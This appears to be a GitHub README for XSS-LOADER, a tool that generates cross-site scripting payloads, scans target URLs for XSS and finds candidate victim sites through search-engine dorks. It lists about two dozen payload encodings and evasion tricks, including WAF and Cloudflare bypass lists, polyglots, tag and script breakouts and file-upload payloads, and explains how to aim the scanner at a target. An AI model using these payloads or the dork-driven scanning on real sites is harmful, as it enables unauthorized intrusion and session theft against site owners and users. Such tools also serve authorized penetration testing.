 capture0x/xss-loader
Xss Payload Generator ~ Xss Scanner ~ Xss Dork Finder

All in one tools for XSS PAYLOAD GENERATOR -XSS SCANNER-XSS DORK FINDER
Instagram: TMRSWRR






git clone https://github.com/capture0x/XSS-LOADER/
cd XSS-LOADER
pip3 install -r requirements.txt
python3 payloader.py
Sets default parameter to :<script>alert(1)</script>
Sets default parameter to :<div onpointerover='alert(1)'>MOVE HERE</div
Sets default parameter to :``````
Sets default parameter to :<body ontouchstart=alert(1)>
Sets default parameter to :<svg onload=alert('1')>
Encodes payload writed by user

Encodes payload on selected tag
* | 1. UPPER CASE----> <SCRIPT>ALERT(1)</SCRIPT>
* | 2. UPPER AND LOWER CASE----> <ScRiPt>aleRt(1)</ScRiPt>
* | 3. URL ENCODE -----> %3Cscript%3Ealert%281%29%3C%2Fscript%3E
* | 4. HTML ENTITY ENCODE-----> <script>alert(1)</script>
* | 5. SPLIT PAYLOAD -----> <scri</script>pt>>alert(1)</scri</script>pt>>
* | 6. HEX ENCODE -----> 3c7363726970743e616c6572742831293c2f7363726970743e
* | 7. UTF-16 ENCODE -----> Encode payload to utf-16 format.
* | 8. UTF-32 ENCODE-----> Encode payload to utf-32 format.
* | 9. DELETE TAG -----> ";alert('XSS');//
* | 10. UNICODE ENCODE-----> %uff1cscript%uff1ealert(1)%uff1c/script%uff1e
* | 11. US-ASCII ENCODE -----> ¼script¾alert(1)¼/script¾
* | 12. BASE64 ENCODE -----> PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
* | 13. UTF-7 ENCODE -----> +ADw-script+AD4-alert(1)+ADw-/script+AD4-
* | 14. PARENTHESIS BYPASS -----> <script>alert`1`</script>
* | 15. UTF-8 ENCODE -----> %C0%BCscript%C0%BEalert%CA%B91)%C0%BC/script%C0%BE
* | 16. TAG BLOCK BREAKOUT-----> "><script>alert(1)</script>
* | 17. SCRIPT BREAKOUT-----> </script><script>alert(1)</script>
* | 18. FILE UPLOAD PAYLOAD-----> "><script>alert(1)</script>.gif
* | 19. INSIDE COMMENTS BYPASS-----> <!--><script>alert(1)</script>-->
* | 20. MUTATION PAYLOAD-----> <noscript><p title="</noscript><script>alert(1)</script>">
* | 21. MALFORMED IMG-----> <script>alert(1)</script>">
* | 22. SPACE BYPASS----->
* | 23. DOWNLEVEL-HIDDEN BLOCK-----> <!--[if gte IE 4]><script>alert(1)</script><![endif]-->
* | 24. WAF BYPASS PAYLOADS-----> Show Waf Bypass Payload List
* | 25. CLOUDFLARE BYPASS PAYLOADS-----> Show Cloudflare Bypass Payload List
* | 26. POLYGLOT PAYLOADS-----> Show Polyglot Bypass Payload List
* | 27. ALERT PAYLOADS-----> Show Alert Payload List
* | 28. ALL CREATE PAYLOAD-----> Show Create All Payloads
* | 29. GO BACK MAIN MENU
* | 30. EXIT
Initially you'll need to enter url of target Please enter the url like this example==>e.g target -----> http://target.com/index.php?name= Selected for scanning payload list
Results will be added in "vulnpayload.txt" after scanning.
First enter the dork for searching: e.g---->inurl:"search.php?q=" Results will be saved in "dork.txt" after scanning.
Unicode errors
Module errors
Important:
If you want to use tool for python3 installed on Windows download below link:
https://github.com/capture0x/XSS-LOADER-for-WINDOWS
For bug reports or enhancements, please open an issue here.
Copyright 2020
